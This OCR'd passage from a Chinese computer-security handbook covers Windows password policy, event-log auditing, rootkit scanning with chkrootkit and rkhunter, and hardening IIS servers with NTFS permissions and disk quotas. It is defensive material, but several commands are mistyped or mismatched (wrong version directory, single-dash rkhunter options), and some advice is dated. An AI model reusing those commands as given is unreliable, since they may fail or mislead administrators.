


图 8-59 打开组策略设置窗口




图 8-60 修改密码默认策略

2. 密码必须符合复杂性要求

如果启用了这个策略，那么在设置和更改一个密码时，系统将会按照下面的规则检查密码是否有效。

- 密码不能包含用户的账户名，不能包含用户姓名中超过 2 个连续字符的部分。
- 至少 6 个字符长。
- 包含以下 4 类字符中的 3 类字符：英文大写字母（A 到 Z）；英文小写字母（a 到 z）；10 个基本数字（0 到 9）；非字母字符（如“!”、“$”、“#”、“%”）。

在更改或创建密码时将执行复杂性要求。启用了这个策略，相信密码就会比较安全了，因为系统会强制使用这种安全性高的密码。如果在创建或修改密码时没有达到这个要求，系统会给出提示并要求重新输入符合要求的安全密码。

3. 密码长度最小值

此安全设置确定用户账户密码包含的最少字符数。可以将值设置为介于 1 和 14 个字符之间，或者将字符数设置为“0”以确定不需要密码，这是系统的默认值。从安全的角度考虑，允许不需要密码的用户存在是非常危险的。建议密码长度不小于 6 位。

4. 密码最长存留期

此安全设置确定在系统要求用户更改某个密码之前可以使用该密码的期间（以天为单位）。可以将密码设置为在某些天数（介于 1 到 999 之间）后到期，或者将天数设置为 0（密码永不过期）。如果密码最长使用期限介于 1 到 999 天之间，密码最短使用期限必须小于密码最长使用期限。如果将密码最长使用期限设置为 0，则可以将密码最短使用期限设置为介于 0 到 998 天之间的任何值。

严禁网络传播本PDF，违者责任自负！

注意

最佳操作是将密码设置为 30 到 90 天后过期，具体取决于用户的环境。这样，攻击者用来破解用户密码及访问网络资源的时间将受到限制。

5. 强制密码历史

这个设置决定了保存用户曾经用过的密码个数。很多人都知道经常更换密码是个好方法，这样可以提高密码的安全性，但由于个人习惯，更换的常常是有限的几个密码。配置这个策略可以让系统记住用户曾经使用的密码，如果更换的新密码与系统“记忆”中的重复，系统就会给出提示。默认情况下，这个策略不保存用户的密码，用户可以根据自己的习惯进行设置，建议保存 5 个以上（最多可以保存 24 个）的密码。

6. 密码最短使用期限

此安全设置确定在用户更改某个密码之前必须使用该密码一段时间（以天为单位）。可以设置一个介于 1 到 998 之间的值，或者将天数设置为 0（允许立即更改密码）。

密码最短使用期限必须小于密码最长使用期限，除非将密码最长使用期限设置为 0（密码永不过期）。如果将密码最长使用期限设置为 0，则可以将密码最短使用期限设置为介于 0 到 998 之间的任何值。

如果希望“强制密码历史”有效，则需要将密码最短使用期限设置为大于 0 的值。如果没有设置密码最短使用期限，用户则可以循环选择密码，直到获得期望的旧密码。默认设置没有遵从此建议，以便管理员能够为用户指定密码，然后要求用户在登录时更改由管理员定义的密码。如果将密码历史设置为 0，用户将不必选择新密码。因此，默认情况下将“强制密码历史”的值设置为 1。

7. 为域中所有用户使用可还原的加密来存储密码

使用此安全设置确定操作系统是否使用可还原的加密来储存密码。此策略为某些应用程序提供支持，这些应用程序使用的协议需要用户密码进行身份验证。使用可还原的加密储存密码与储存纯文本密码在本质上是相同的。因此，除非应用程序需求比保护密码信息更重要，否则不要启用此策略。

从上面这些设置项中我们不难得到一个最为简单有效的密码安全方案，即首先启用“密码必须符合复杂性要求”策略，然后设置“密码最短存留期”，最后开启“强制密码历史”。设置完成后，在“控制面板”中重新设置管理员的密码，这时的密码不仅本身是安全的（不低于 6 位且包含不同类别的字符），而且以后修改密码时也不易出现与以前重复的情况，这样的系统密码安全性非常高。

8.9.3　密码设置技巧

密码设置技巧总结如下。

- 密码的位数不要少于 6 位，笔者设置的密码为 32 位。最好使用大写字母、小写字母、特殊符号和数字的集合。
- 不要以任何单词、生日、数字、手机号、姓名或者拼音字母作为密码。
- 密码中的英文字母最好有大小之分。
- 不要用 a、b、c 等比较小顺序的字母或数字开头，因为用字典暴力破解一般都是从数字或英文字母排序开始的，字母或数字顺序越小，破解机率就越高。

严禁网络传播本PDF，违者责任自负！

- 也可以用一句话来设定密码，如“我是谁，我是我”。
- 不要让别人很容易地得到你的信息，包括身份证号码、电话号码、手机号码等。
- 定期更改密码。
- 不要把密码写在别人可以看到的地方，最好记在脑子里，更不能把自己的密码告诉别人（这样对自己、对别人都是不负责任的）。

8.9.4 系统密码安全检查与防护

要经常查看系统的用户是否正常，是否被添加了新的用户，或者被提升了权限。

在“开始”→“运行”窗口中输入“cmd”并按“回车”按钮，在窗口中输入命令“net user”以查看是否被添加了新用户，然后输入命令“net localgroup administrators”以查看是否有用户被提升了管理员权限。如图 8-61 所示，在本例中仅存在一个管理员 Administrator，如果存在多个管理员权限的用户，则说明系统极有可能被人入侵了。




图 8-61 查看管理员组中的用户

8.9.5 系统用户登录日志检测

日志文件作为操作系统中的一个特殊文件，在安全方面具有无可替代的价值。它每天都为我们忠实地记录系统所发生一切事件，利用它可以快速对潜在的系统入侵进行记录和预测。下面将介绍如何使用日志管理器来设置和查看安全事件。

01 打开日志管理器

依次单击“开始”→“程序”→“管理工具”→“事件查看器”选项，如图 8-62 所示。




图 8-62 打开事件查看器

严禁网络传播本PDF，违者责任自负！

02　设置日志属性

如图 8-63 所示，在“系统 属性”对话框的“常规”选项卡中可以对日志的大小、时间进行设置，如果发现日志记录不是在这个范围内，那么系统可能就被人“闯入”，而且修改了日志。

03　使用筛选器记录日志审核结果

打开筛选器，对日志中的事件类型等进行筛选。如图 8-64 所示，选中所有的时间类型，这样系统中发生的事件将会自动记录在案。




图 8-63　修改日志默认设置




图 8-64　使用筛选器记录事件

属性设置好后，就可以查看日志了，从中我们可以发现入侵者的蛛丝马迹。为了预防入侵者对日志的破坏，我们还要定期对日志进行备份，如果有需要，还可以恢复之前的日志文件。

8.10　使用 chkrootkit 和 rkhunter 检查 Linux 后门

Rootkit 是一种特殊的恶意软件，它的功能是在安装目标上隐藏自身及指定的文件、进程和网络链接等信息，比较常见的是 Rootkit 一般和木马、后门等其他恶意程序结合使用。Rootkit 通过加载特殊的驱动，修改系统内核，进而达到隐藏信息的目的。技术是双刃剑，我们研究它的目的在于，通过我们的研究用这项技术来保护系统，使系统更加健壮，充分发挥技术的正面应用。好多人有一个误解，他们认为 Rootkit 是获得系统 root 访问权限的工具。实际上，Rootkit 是攻击者用来隐藏自己的踪迹和保留 root 访问权限的工具。通常情况下，攻击者通过远程攻击获得 root 访问权限，或者通过密码猜测或密码强制破译的方式获得系统的访问权限。进入系统后，如果他还没有获得 root 权限，就通过某些安全漏洞获得系统的 root 权限。接着，攻击者会在侵入的主机中安装 Rootkit，然后通过 Rootkit 的后门检查系统是否有其他用户登录，如果只有攻击者自己，攻击者就开始着手清理日志中的有关信息。通过 Rootkit 嗅探器获得其他系统的用户和密码之后，攻击者就会利用这些信息入侵其他系统。

最早 Rootkit 用于善意用途，但后来被黑客用在入侵和攻击他人的计算机系统上，计算机病毒、间谍软件等也常使用 Rootkit 来隐藏踪迹，因此，Rootkit 已被大多数的防毒软件归类为具有危害性的恶意软件。Linux、Windows、Mac OS 等操作系统都有可能成为 Rootkit 的攻击目标。

Rootkit 出现于 20 世纪 90 年代初，在 1994 年 2 月的一篇安全报告中首先使用了 Rootkit 这个名词。这篇安全报告是 CERT-CC 的 CA-1994-01，题目是 Ongoing Network Monitoring Attacks，最新的修订时间是 1997 年 9 月 19 日。从出现至今，Rootkit 的技术发展非常迅速，应用越来越广泛，检测

严禁网络传播本PDF，违者责任自负！

难度也越来越大。

Rootkit 是一种奇特的程序，它具有隐身功能：无论静止时（作为文件存在），还是活动时，（作为进程存在），都不会被察觉。换句话说，这种程序可能一直存在于我们的计算机中，但我们却浑然不知，这一功能正是许多人梦寐以求的——无论是计算机黑客，还是计算机取证人员。黑客可以在入侵后置入 Rootkit，窥探敏感信息，或等待时机，伺机而动；取证人员可以利用 Rootkit 实时监控嫌疑人员的不法行为——Rootkit 不仅能搜集证据，还有利于及时采取行动！

8.10.1 使用 chkrootkit 检查 Linux 后门

使用 chkrootkit 检查 Linux 后门的过程介绍如下。

1. 下载 chkrootkit 源码

chkrootkit 的官方网站为 http://www.chkrootkit.org，目前官方网站已经不提供源程序下载，早期官方下载地址（ftp://ftp.pangeia.com.br/pub/seg/pac/chkrootkit.tar.gz）已经失效，但可以通过其镜像站点（http://www.chkrootkit.org/mirrors/）进行下载，下载地址为 http://www.spenneberg.org/chkrootkit-mirror/files/chkrootkit.tar.gz，目前的版本为 0.48，更新于 2007 年 12 月 17 日，后期没有再进行开发。

2. 解压下载的安装包

运行如下命令解压下载的安装包。

```
tar -zxvf chkrootkit.tar.gz
```

3. 编译安装

使用 make sense 命令进行编译，示例如下。

```
cd chkrootkit-0.48
make sense
```

把编译好的文件部署到“/usr/local/”目录中，并删除遗留的文件，示例如下。

```
cd ..
cp -r chkrootkit-0.48 /usr/local/chkrootkit
rm -r chkrootkit-0.48
```

至此，安装完毕。安装好的 chkrootkit 程序位于“/usr/local/chkrootkit/chkrootkit”目录下。

4. 进行检查

使用 chkrootkit 命令必须以 root 权限进行，示例如下。

```
Usage: ./chkrootkit [options] [test ...]
```

chkrootkit 命令有以下一些参数可以配合使用。

- -h：显示帮助信息。
- -V：显示版本信息。
- -l：显示测试内容。
- -d：Debug 模式，显示检测过程中的相关指令程序。
- -q：安静模式，只显示有问题的部分。
- -x：高级模式，显示所有检测结果。

非卖品，仅供非商业用途或交流学习使用

严禁网络传播本PDF，违者责任自负！

- -r dir：设置指定的目录为根目录。
- -p dir1:dir2:dirN：检测指定目录。
- -n：跳过 NFS 连接的目录。

01　查看感染结果，示例如下，此时即可对系统 Rootkit 进行全面扫面，并滚动显示结果。

```
./chkrootkit | grep INFECTED
```

02　检查受木马感染的 ps、ls 命令，以及网络接口是否处于混杂模式，示例如下。

```
./chkrootkit ps ls sniffer
```

03　以专家模式进行 Rootkit 检查，示例如下。

```
./chkrootkit-x | more
```

04　查看结果。一共有 4 种结果，分别是“NFECTED”、“not infected”、“not found”和“Vulnerable but disabled”。INFECTED：测试已确定可能被已知的 Rootkit 修改，即被感染。

- not infected：测试没有发现任何已知的 Rootkit 签名。
- not tested：未进行测试，可能的情况有试验是特定的操作系统、该测试依赖于外部程序时不可用、一些特定的命令行选项中给出（例如“-r”）。
- not found：被测试的命令不可用。
- Vulnerable but disabled：该命令被感染，但没有使用。

8.10.2　使用 rkhunter 检查 Linux 后门

rkhunter 的中文名叫“Rootkit 猎手”（Rootkit Hunter），可以发现大约 58 个已知的 Rootkit 和一些嗅探器和后门程序。它通过执行一系列的脚本来确认计算机是否已经感染 Rootkit，如检查 Rootkit 使用的基本文件，可执行二进制文件的错误文件权限，检测内核模块等。

rkhunter 由 Michael Boelen 开发，是开源（GPL）软件。rkhunter 的最新版本为 1.4.2，官方下载地址为 http://sourceforge. net/projects/rkhunter/files/。

1. 解压并安装

运行如下命令解压 rkhunter 安装包。

```
tar -zxvf rkhunter-1.4.2.tar.gz
cd rkhunter-1.3.4
```

运行如下命令安装 rkhunter。

```
#./installer.sh --layout default --install
```

使用“./installer.sh -h”命令查看其帮助信息，示例如下。

```
Usage: ./installer.sh <parameters>
```

- --help (-h)：显示帮助。
- --examples：显示安装实例。
- --layout <value>：选择安装模板（安装必选参数）。
- --striproot：带路径的自定义布局（维护者包）。
- --install：根据选择目录安装。
- --show：显示安装路径。

非卖品，仅供非商业用途或交流学习使用

严禁网络传播本PDF，违者责任自负！

- --remove：卸载 rkhunter。
- --version：显示安装版本。

2. rkhunter 的操作

（1）常规 rootkit 检测

二进制可执行文件 rkhunter 安装到“/usr/local/bin”目录下，需要以 root 身份运行该程序。可以通过运行下面的命令检测机器是否已感染 rootkit。

```
# rkhunter -c
```

程序运行后，主要执行下面一系列的检查。

01 MD5 校验测试，检测任何文件是否被改动。

02 检测 rootkit 使用的二进制和系统工具文件。

03 检测特洛伊木马程序的特征码。

04 检测大多数常用程序的文件异常属性。

05 执行一些系统相关的测试（因为 rkhunter 可支持多个系统平台）。

06 扫描任何混杂模式下的接口和后门程序常用的端口。

07 检测如“/etc/rc.d/”目录下的所有配置文件、日志文件、任何异常的隐藏文件等。例如，在检测“/dev/.udev”和“/etc/.pwd.lock”文件时候收到系统警告。

08 对一些使用常用端口的应用程序进行版本测试，如 Apache Web Server、Procmail 等。

完成上面的检测后，屏幕上会显示扫描结果，其中包括可能被感染的文件、不正确的 MD5 校验文件和已被感染的应用程序。

（2）未知的错误检测

执行未知的错误检测，示例如下。

```
./rkhunter -c -scan-knownbad-files
```

（3）更新 rkhunter 数据库

rkhunter 通过一个含有 rootkit 名字的数据库来检测系统的 rootkits 漏洞，所以经常更新该数据库非常重要。可以通过下面命令来更新该数据库。

```
# rkhunter -update
```

8.11 Windows 下 PHP+MySQL+IIS 的安全配置

本节的学习目的是达到万网、新网等专业级个人或者企业服务器级别的安全。这里有非常多的小技巧，希望读者能够熟练掌握。

8.11.1 NTFS 权限的简单介绍

下面介绍 NTFS 权限的基本概念。

1. NTFS 介绍

Windows 的文件或者目录权限都是利用 NTFS 的功能来实现访问规则的。

非卖品，仅供非商业用途或交流学习使用

严禁网络传播本PDF，违者责任自负！

NTFS（New Technology File System）是 Windows NT 操作环境和 Windows NT 高级服务器网络操作系统环境的文件系统。NTFS 的目标是提供以下特性：可靠性，通过可恢复能力（事件跟踪）和热定位的容错特征实现；增加一个功能性的平台；对 POSIX 需求的支持；消除 FAT 和 HPFS 文件系统中的限制。

NTFS 提供长文件名、数据保护和恢复，并通过目录和文件许可实现安全性。NTFS 支持大硬盘和在多个硬盘上存储文件（称为跨越分区）。例如，一个大公司的数据库可能大得必须跨越不同的硬盘。NTFS 提供内置的安全性特征，它控制文件的隶属关系和访问。从 DOS 或其他操作系统上不能直接访问 NTFS 分区上的文件。如果要在 DOS 下读写 NTFS 分区文件，可以借助第三方软件。如今，在 Linux 系统中已可以使用 NTFS-3G 进行对 NTFS 分区的完美读写，不必担心数据丢失。这是 Windows NT 安全性系统的一部分，但是只有在使用 NTFS 时才是这样。

2. 使用 convert 命令转换 FAT32 分区为 NTFS 分区

如果服务器使用的是 FAT32 分区，那么强烈建议修改成 NTFS 分区。如果把系统安装在 C 盘并且是 FAT32 分区，那么默认这台服务器上所有的用户都具有修改权限，也就是说，任何人都能删除或者修改 C 盘上的重要文件。这样的情况我们当然是不希望看到，所以在这里需要把 FAT32 修改成 NTFS 的磁盘格式。

这里使用的命令是 convert，它的基本语法很好理解。把 C 盘的 FAT32 分区修改成 NTFS 分区，如图 8-65 所示，在这里输入“Y”就开始自动转换了。




图 8-65　使用 convert 转换磁盘分区

提示

Windows 2003 开始安装时最好用 NTFS 分区快速格式化，不要使用 FAT32 分区，如图 8-66 所示，以避免麻烦。

图 8-66　使用 convert 命令将 FAT32 分区转换成 NTFS 格式

非卖品，仅供非商业用途或交流学习使用

严禁网络传播本PDF，违者责任自负！

8.11.2 NTFS详解之磁盘配额

下面我们了解一下NTFS磁盘配额的基本概念及用法。

1. NTFS磁盘配额介绍

NTFS与FAT32相比增加了一些功能，如图8-67和图8-68所示。NTFS的主要功能有安全、磁盘配额等。




图8-67 NTFS分区磁盘功能




图8-68 FAT32分区磁盘功能

了解一下磁盘配额的基本含义。想象一下，如果任何人都可以随意占用服务器的硬盘空间，服务器硬盘能支撑多久？所以，限制和管理用户使用的硬盘空间是非常重要的，无论是文件服务、FTP服务还是电子邮件服务，都要求对用户使用的磁盘容量进行控制，以避免对资源的滥用。Windows 2003中的磁盘配额（Disk Quotas）能够简单高效地实现这个功能，相比其他配额软件，它具有“原装”的优势。所谓磁盘配额就是管理员可以对本域中的每个用户所能使用的磁盘空间进行配额限制，即每个用户只能使用最大配额范围内的磁盘空间。磁盘配额监视个人用户卷的使用情况，因此，每个用户对磁盘空间的利用都不会影响同一卷上其他用户的磁盘配额。

2. 启用磁盘配额

默认情况下磁盘配额是关闭的，我们需要开启磁盘配额功能并进行相关的配置。一般将磁盘空间限制为希望提供给普通用户或者网站的容量。例如，提供100MB的空间，但允许在此基础上使用超过20MB的空间，在这里就可以设置成如图8-69所示的情况。警告等级其实就是网站的容量如果超过100MB的话，最多可以使用120MB。下面的两个选项就比较简单了，主要是日志记录功能，如果网站使用的是虚拟机，这个功能比较有用。




图8-69 启用磁盘配额管理

3. 使用磁盘配额阻止黑客入侵

下面重点介绍一个非常实用的阻止黑客把木马程序或者后门程序传到服务器上的方法。当然，这是有前提的：如果是企业网

非卖品，仅供非商业用途或交流学习使用

站，也就是说更新不频繁的情况下，可以使用这个好方法来阻止黑客进行上传文件等操作。

如图 8-70 所示，勾选“拒绝将磁盘空间给超过配额限制的用户”这个选项，同时把将磁盘空间限制为 1kb，同时设置将警告空间限制为 1kb，然后勾选“用户超出配额限制时记录事件”和“用户超过警告时记录事件”这两个选项。这样，如果系统中有其他用户超出了分区的警告等级和配额限制，系统将把这些事件自动记录到系统日志当中，这非常有利于管理员对系统分区空间的监控。如图 8-70 和图 8-71 所示，我们可以看到没有启用限额和启用磁盘配额以后的区别，启用磁盘配额以后，无法向这个分区写入大于配额的文件，并且这个配置对系统中所有的用户生效，包括 Administrators 组中的用户。




图 8-70　未启用磁盘配额




图 8-71　启用磁盘配额管理

如图 8-72 所示，Administrator 组中的用户也不能写入文件了。我们不是启动了日志记录功能了吗？看一下警告内容。右键单击“我的电脑”图标，从弹出快捷菜单中选择“管理”选项，然后依次单击“系统工具”→“事件查看器”→“系统”选项，查看日志记录，如图 8-73 所示。




图 8-72　管理员也无法复制文件




图 8-73　使用事件管理器查看事件

技巧

（1）启动 IIS 需要的账号是“IUSR_计算机名”，如果我们建立网站的话，对应的访问者应该也是这个账号，所以，这里可以设置成“IUSR_计算机名”用户不能写入文件，但是其他用户能够写入文件。

非卖品，仅供非商业用途或交流学习使用

（2）开启 FTP 服务，然后给 FTP 服务一个普通的账号和密码，把 Web 服务器的对应目录的读写权限赋予这个普通用户，然后利用磁盘配额功能让这个用户可以写入，这样就达到了一个非常高的安全性。怎么做呢？如图 8-74 所示，单击“配额项”按钮，然后依次选择“配额”→“新建配额项”选项，将弹出用户选择窗口。选择 FTP 用户 ftpuser，然后把磁盘空间限制设置成 100MB，如图 8-75 所示。同理，选择“IUSR_计算机”这个账号，把磁盘限额的空间设置成 1kb。到这里，我们的设置基本上完成了。




图 8-74　配置磁盘配额给 FTP 用户




图 8-75　为 ftpuser 设置访问磁盘空间大小

再说一下这样做的目的。我们利用 IIS 提供的 Web 服务器的启动权限是“IUSR_计算机”这个用户，也就是说，普通用户就是利用这个账号访问的。同时，我们不希望访问用户利用黑客手段对服务器进行文件上传等操作，这时就可以利用磁盘配额功能添加 ftpuser 账号，这个账号可以利用 FTP 软件对 Web 目录进行服务器的维护工作，这样就达到了非常高的安全标准。

8.11.3　NTFS 详解之 Windows 权限

下面我们了解一下 NTFS 分区 Windows 权限的基本概念及用法。

1. NTFS 访问规则控制

NTFS 的另一个非常重要的功能是对磁盘或者文件和文件夹的访问规则进行控制，即 Windows 的权限。Windows 的权限大体上可以分为完全控制、修改、读取和运行，以及列出文件夹目录、读取、写入、特别的权限。同时，权限有 4 个特性，分别是继承性、累加性、优先性、交叉性。

非卖品，仅供非商业用途或交流学习使用

2. NTFS 的 7 种权限

（1）完全控制权限

“完全控制”就是对目录拥有不受限制的完全访问，其地位就像 Administrators 在所有组中的地位一样。选中“完全控制”选项，下面的 5 个属性选项将被自动选中。

（2）修改权限

“修改”则像“Power users”。选中该选项，下面的 4 个属性选项将自动被选中。当下面的任何一项没有被选中时，修改条件将不再成立。

（3）读取和运行权限

“读取和运行”就是允许读取和运行目录下的任何文件，“列出文件夹目录”和“读取”是“读取和运行”的必要条件。

（4）列出文件夹目录权限

“列出文件夹目录”是指只能浏览该卷或目录下的子目录，不能读取，也不能运行。

（5）读取权限

“读取”是指能够读取该卷或目录下的数据。

（6）写入权限

“写入”就是能向该卷或目录中写入数据。

（7）特别的权限。

“特别的权限”则是对以上的 6 种权限进行了细分。

3. NTFS 的特性

（1）权限的继承性

权限的继承性就是下级文件夹的权限设置在未重设之前是继承其上一级文件的权限设置的，更明确地说，就是如果一个用户对某一文件夹具有“读取”的权限，那么这个用户对这个文件夹的下级文件夹同样具有“读取”的权限，除非打断这种继承关系，重新设置。但要注意，这仅是对静态的文件权限来讲，对文件或文件夹的移动或复制，其权限的继承性依照如下原则进行。

- 在同一 NTFS 分区内复制或移动：在同一 NTFS 分区内复制时，它的访问权限是和原文件或文件夹的访问权限不一样的。但在同一 NTFS 分区内移动一个文件或文件夹时，其访问权限保持不变，即继承移动前的访问权限。
- 在不同 NTFS 分区间复制或移动：在不同 NTFS 分区间复制文件或文件夹，访问权限会随之改变，复制的文件不是继承原权限，而是继承目标（新）文件夹的访问权限。同样，如果是在不同的 NTFS 分区间移动文件或文件夹，则访问权随着移动而改变，即继承移动后所在文件夹的权限。
- 从 NTFS 分区复制或移动到 FAT 分区：因为 FAT 格式的文件或文件夹根本没有权限设置项，所以原来的文件或文件夹也就不再有访问权限配置了。

（2）权限的累加性

NTFS 文件或文件夹的权限累加性具体表现在以下方面。

- 工作组权限由组中各用户权限累加决定：如一个组 Group1 中有两个用户 User1、User2，他们对某文件或文件夹的访问权限分别为“只读”和“写入”，那么组 Group1 对该文件或文件

非卖品，仅供非商业用途或交流学习使用

夹的访问权限就为 User1 和 User2 的访问权限之和，实际上是取其最大的那个，即“只读+写入=写入”。

- 用户权限由所属组权限的累加决定：如一个用户 User1 同时属于组 Group1 和 Group2，而 Group1 对某一文件或文件夹的访问权限为“只读”，而 Group2 对这一文件或文件夹的访问权限为“完全控制”，则用户 User1 对该文件或文件夹的访问权限为两个组权限累加所得，即“只读+完全控制=完全控制”。

（3）权限的优先性

权限的这一特性包含两种子特性：一是文件的访问权限优先于文件夹的权限，也就是说，文件权限可以越过文件夹的权限，不顾上一级文件夹的设置；二是“拒绝”权限优先于其他权限，也就是说，“拒绝”权限可以越过所有其他权限，一旦选择了“拒绝”权限，则其他权限不能起任何作用，相当于没有设置。下面就具体讲解一下这两种子特性。

- 文件权限优先于文件夹权限：如果用户 USER1 对文件夹 Folder A 的访问权限为“只读”，在这个文件夹下有一个 File1 文件，则可以对这个文件 File1 设置权限为“完全控制”，而不顾它的上一级文件 Folder A 的权限设置情况。
- “拒绝”权限优先其他权限：如果一个用户 User1 同时属于组 Group1 和组 Group2，其中组 Group1 对文件 File1（或文件夹）的访问权限为“完全控制”，而用户 Group2 对文件 File1 的访问权限设置为“拒绝访问”，那么根据这个特性，User1 对文件 File1 的访问权限为“拒绝访问”，而不管工作组 Group1 对这个文件设置了什么权限。

（4）访问权限和共享权限的交叉性

当同一文件夹在为某一用户设置了共享权限的同时，又为用户设置了该文件夹的访问权限，且所设权限不一致时，它的取舍原则是取两个权限的交集，即最严格、最低的权限。例如，文件夹 Folder A 为用户 User1 设置的共享权限为“只读”，同时，文件夹 Folder A 为用户 User1 设置的访问权限为“完全控制”，那么用户 User1 的最终访问权限为“只读”。当然，这个文件夹只能是在 NTFS 文件格式的分区中，FAT 格式的分区中不存在“访问”权限（因为 FAT 文件格式的文件夹没有本地访问权限的设置）。

8.11.4 变态 Windows 权限配置

下面介绍变态 Windows 权限配置的相关内容。

1. 常见提权方法

如果想把 Windows 权限配置得变态，必须了解现在常见的提权方法。网上有很多提权方法和视频，这里就不多说了。

2. 设置用户的磁盘权限

